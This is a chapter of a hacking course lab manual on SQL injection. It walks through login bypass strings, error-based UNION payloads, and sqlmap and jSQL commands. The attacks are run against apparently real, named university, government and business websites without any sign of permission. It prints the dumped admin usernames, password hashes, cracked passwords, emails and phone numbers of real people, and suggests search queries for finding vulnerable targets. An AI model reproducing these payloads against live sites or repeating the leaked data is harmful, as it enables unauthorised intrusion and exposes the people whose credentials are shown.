



## Chapter 15

# SQL Injection

Lab Manual



**THIS DOCUMENT INCLUDES ADDITIONAL PRACTICALS WHICH  
MAY OR MAY NOT BE COVERED DURING CLASSROOM TRAINING.  
FOR MORE DETAILS APPROACH LAB COORDINATORS**


## INDEX

S. No.	Practical Name	Page No.
1	<a href="#">SQL Injection Authentication Bypass Method</a>	1
2	<a href="#">Error-based SQL Injection</a>	2
3	<a href="#">Performing SQL Injection with SQL map tool</a>	7
4	<a href="#">Performing SQL Injection with JSQL tool</a>	10

# Practical 1: SQL Injection Authentication Bypass Method

Consider any website login page. Enter this string **1' or '1' = '1** in both **username** and **password** fields. If the target web application is vulnerable to the SQL injection, we can gain access to the administrator account.

← → ↻ web.uettaxila.edu.pk/evs/MET\_ES/Admin/Login.asp



Comments

**Login Form**

User ID

1' or '1' = '1


Password

\*\*\*\*\*

Login

UET Taxila, Pakistan © 2009. All rights reserved. <http://www.uettaxila.edu.pk>  
Please contact us, [Evaluation System UET Taxila] Ph# 051-9047468/ Email:narc@uettaxila.edu.pk

← → ↻ web.uettaxila.edu.pk/evs/MET\_ES/Teacher/Home.asp



Comments

Home

Teacher

Subject

Question

Evaluation Selection

Evaluation

Logoff

Do you want Google Chrome to save your password for this site?

1' or '1' = '1 \*\*\*\*\*

Save


Never

UET Taxila, Pakistan © 2010. All rights reserved. <http://www.uettaxila.edu.pk>  
Please contact us, [Evaluation System UET Taxila] Ph# 051-9047467 Email:narc@uettaxila.edu.pk


## Practical 2: Error-based SQL Injection

We can search for web pages vulnerable to SQL injection using following search query

***php?id=***




Enter **single quote (')** at the end of URL to test SQL injection vulnerability in the webpage.



If it displays an error related to SQL in the webpage, it is vulnerable to SQL injection.



Append **order by 1--** in the URL.



Increase the number by 1 every time until webpage loads normally without any error.

We can even try the following technique to identify a number of columns.


***php?id=6' order by 3--+***



In this case, the website displays error until **order by 7--** this indicates there are 6 columns in the database. Now let us identify vulnerable columns by appending below query to the URL.


**union select (list of columns)--**


Example: **union select 1,2,3,4,5,6--**




In this case, we tried the following technique to identify vulnerable columns.

Example: **php?id=-6 union select 1,2,3,4,5,6--**





From the above result. It is observed that 3<sup>rd</sup> and 4<sup>th</sup> columns are vulnerable. To know the version of database server, replace column number with **version ()** as shown in the below image.



To retrieve database information including table names.


***php?id=-1 union select 1,2,group\_concat(table\_name),4,5,6,7 from information\_schema.tables where table\_schema=database()--***





To extract the column names

***php?id=-1 union select 1,2,group\_concat(column\_name),4,5,6,7 from information\_schema.columns where table\_name=table name***



The above technique fails to retrieve expected information. So, let us try to encode the column name

***php?id=-1 union select 1,2,group\_concat(column\_name),4,5,6,7 from information\_schema.columns where table\_name=CHAR(97, 100, 109, 105, 110)--***


Laureate Business School - user...

www.thelaureate.edu.pk/contents.php?id=-6 union select 1,2,group\_concat(column\_name),4,5,6 from information\_schema.columns where table\_name=CHAR(97, 100, 109, 105, 110)--

INT SQL XSS Encryption Encoding Other

Load URL Split URL Execute

Enable Post data Enable Referrer



Mar 3  
Presentations Schedule Fall 2011  
External evaluation of Fi...

Mar 22  
View All

username,password

4

To retrieve the data from the columns.

***php?id=-1 union select 1,2,group\_concat(column name),4,5,6,7 from (table\_name)--***

Laureate Business School - ad...


www.thelaureate.edu.pk/contents.php?id=-6 union select 1,2,group\_concat(username,password),4,5,6 from admin--

INT SQL XSS Encryption Encoding Other

Load URL Split URL Execute

Enable Post data Enable Referrer

About us Admissions Academics Examinations Campus life Trainings Seminars Downloads Alumni



Presentations Schedule Fall 2011  
External evaluation of Fi...

Mar 22  
Change of Premises & Schedule for  
start of Spring 2012 Sem...  
View All

adminkhanpur

4



## Practical 3: Performing SQL Injection with SQL map tool.

Open terminal and execute the following command.

**sqlmap -u <URL of the vulnerable website> --dbs**

```
root@kali:~# sqlmap -u http://fatatribunal.gov.pk/publication_detail.php?id=9 --dbs
```

It will check for the SQL vulnerability. If it is vulnerable, it will identify target SQL server database information.

```
-- -- About Fata Tribunal FCP & Amendments Case Fixation Media Center Downloads Contact Us View Cause Lis
[19:09:07] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.4.27, Apache 2.2.27
back-end DBMS: MySQL 5.0.12
[19:09:07] [INFO] fetching database names
[19:09:08] [INFO] the SQL query used returns 2 entries
[19:09:09] [INFO] retrieved: information_schema
[19:09:09] [INFO] retrieved: fatatri_fatatrib_cmis
available databases [2]:
[*] fatatri_fatatrib_cmis
[*] information_schema

[19:09:09] [INFO] fetched data logged to text files under '/root/.sqlmap/outp
ut/fatatribunal.gov.pk'
[19:09:09] [INFO] shutting down at 19:09:09
root@kali:~#
```

To retrieve the table names from database, execute below command

**sqlmap -u <URL of the vulnerable website> -D <database> --tables**

```
root@kali:~# sqlmap -u http://fatatribunal.gov.pk/publication_detail.php?id=9 -D fatatri_fatatrib_cmis --tables
```

```
cmis_cases
cmis_casestage
cmis_config
cmis_designate
cmis_group_rights
cmis_group_to_user
cmis_groups
cmis_staff_profile
cmis_timezone
cmis user profile
documents
gallery
home_slider
judgement
media
news
pages
publications
success_stories
urdu_news
urdu_pages
users
```

Next, to extract columns from the tables, execute following command

***sqlmap -u <URL of the vulnerable website> -D <database> -T <table name> --columns***

```
root@kali:~# sqlmap -u http://fatatribunal.gov.pk/publication_detail.php?id=9
-D fatatri_fatatrib_cmis -T cmis_user_profile --columns
```

```
Database: fatatri_fatatrib_cmis
Table: cmis_user_profile
[13 columns]
```

Column	Type
address	text
created	datetime
designate_id	int(11)
email	varchar(255)
full_name	varchar(255)
group_id	int(11)
lastlogin	datetime
password	varchar(255)
phone	varchar(255)
status	int(11)
user_admin	int(11)
user_id	int(11)
user_name	varchar(255)

To extract the content from the selected columns in tables

***sqlmap -u <URL of the vulnerable website> -D <database> -T <table name> -C <columnnames> --dump***

```
root@kali:~# sqlmap -u http://fatatribunal.gov.pk/publication_detail.php?id=9
-D fatatri_fatatrib_cmis -T cmis_user_profile -C password,user_name,user_admin,phone,status,user_id,designate_id,email --dump
```

Tool will try to perform Dictionary-based attack on stored hashes to identify plain text password.

```
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] Y
[19:19:46] [INFO] writing hashes to a temporary file '/tmp/sqlmapUlioMV1962/sqlmaphashes-h07JLm.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q]
[19:19:49] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/txt/wordlist.zip' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[19:19:55] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] Y
[19:19:59] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[19:19:59] [INFO] starting 2 processes
[19:20:01] [INFO] cracked password '12345' for user 'Ahsan'
[19:20:06] [INFO] current status: JPear... 
```



Database: fatatri\_fatatrib\_cmis

Table: cmis\_user\_profile

[7 entries]

password		user_name	user_admin	phone
gnate_id	email			
625249274359c579a7d610c09589a8da	info@fatatribunal.gov.pk	admin	0	0300-9000000
9eada5f194f1f0779e34bc4cbf9fe61b	abc@yahoo.com	chairman	0	03008838389
38f2d64c6e00d0575cfdb8b22089561c	noman@gmail.com	noman	0	012200550055
c969ba16dde040a161c0cf84126101ec	moose@gmail.com	moosa	0	012333545
a134f455c5d49b7f829e0568f89252a3	naveed@gmail.com	naveed	0	03125455588
1f4400d78f3de5163906ada829457c	sajjad@fatatribunal.gov.pk	sajjad_rehman	0	232321312312
827ccb0eea8a706c4c34a16891f84e7b	ahsan@crazenators.com	Ahsan	0	123456789


[19:28:56] [INFO] table 'fatatri\_fatatrib\_cmis.cmis\_user\_profile' dumped to CSV file '/root/.sqlmap/output/fatatribunal.gov.pk/dump/fatatri\_fatatrib\_cmis/cmis\_user\_profile.csv'

[19:28:56] [INFO] fetched data logged to text files under '/root/.sqlmap/output/fatatrib


[\*] shutting down at 19:28:56

## Practical 4: Performing SQL Injection with JSQL tool.

Select **JSQL** tool from the applications menu. JSQL will automate the process of identifying SQL injection vulnerability on a website. Provide URL of a website vulnerable to SQL injection to start the process of identifying database information.



After completing the extraction of data, select a table to extract contents as shown in the below image.



Applications ▾ Places ▾ com-jsql-MainApplication ▾ Mon 18:30 ●

jSQL Injection

http://www.tunesoman.com/product.php?id=200

Database Admin page File Web ↵

admin\_user x

		admin_email	admin_first_name	admin_last_name	admin_level	admin_pass
1	x1	infor@tunesoman.com	ZAK	ZAK	1	fd8b1b4a3de84e0e88250a66804132f4
2	x1	maresh.kaushik@milagro.in	Mahesh	Kaushik	1	80a8a1240904e9255b86b86aa8d25eff
3	x1	sadfsd	zak	sdfa	1	singh@123

admin\_email  
admin\_first\_name  
admin\_last\_name  
admin\_level  
admin\_pass  
admin\_status  
admin\_user\_name  
created  
id  
last\_login  
login\_attempt\_failed  
modified  
module\_access  
security\_token

albums (5 rows)  
category (245 rows)  
events (1 row)

MySQL Error

Console Chunk Boolean Network

```
[18:23:38,303] testing json...json_keys in order by...
[18:23:58,858] Testing XML::extractvalue...
[18:23:59,553] Vulnerable to XML::extractvalue using 27 characters
[18:23:59,553] Testing XML::extractvalue in Order By...
[18:23:59,900] Normal test...
[18:24:05,247] Using strategy [Error GROUPBY::floor_rand]
[18:24:05,251] Fetching informations...
[18:24:05,997] Database [db363851433] on MySQL [5.5.60-0+deb7u1-log] for user [dbo363851433@74.208.114.73]
[18:24:05,997] Fetching databases...
[18:24:06,837] Done
```

We can use the inbuilt Brute force tool to decrypt the encrypted passwords.

Applications ▾ Places ▾ com-jsql-MainApplication ▾ Mon 18:33 ●

jSQL Injection

http://www.tunesoman.com/product.php?id=200

SQL shell Upload Brute force Co ↵

admin\_user x

		admin_email	admin_first_name	admin_last_name	admin_level	admin_pass
1	x1	infor@tunesoman.com	ZAK	ZAK	1	fd8b1b4a3de84e0e88250a66804132f4
2	x1	maresh.kaushik@milagro.in	Mahesh	Kaushik	1	80a8a1240904e9255b86b86aa8d25eff
3	x1	sadfsd	zak	sdfa	1	singh@123

Md5  
Character(s) to exclude Length min. 1 max. 5  
Result of brute force processing

1. copy this encrypted password

2. paste here

3. to start brute force attack, click on start

Start brute force

Note: brute force may or maynot decrypt the encrypted passwords.

Console Chunk Boolean Network

```
[18:23:38,303] testing json...json_keys in order by...
[18:23:58,858] Testing XML::extractvalue...
[18:23:59,553] Vulnerable to XML::extractvalue using 27 characters
[18:23:59,553] Testing XML::extractvalue in Order By...
[18:23:59,900] Normal test...
[18:24:05,247] Using strategy [Error GROUPBY::floor_rand]
[18:24:05,251] Fetching informations...
[18:24:05,997] Database [db363851433] on MySQL [5.5.60-0+deb7u1-log] for user [dbo363851433@74.208.114.73]
[18:24:05,997] Fetching databases...
[18:24:06,837] Done
```



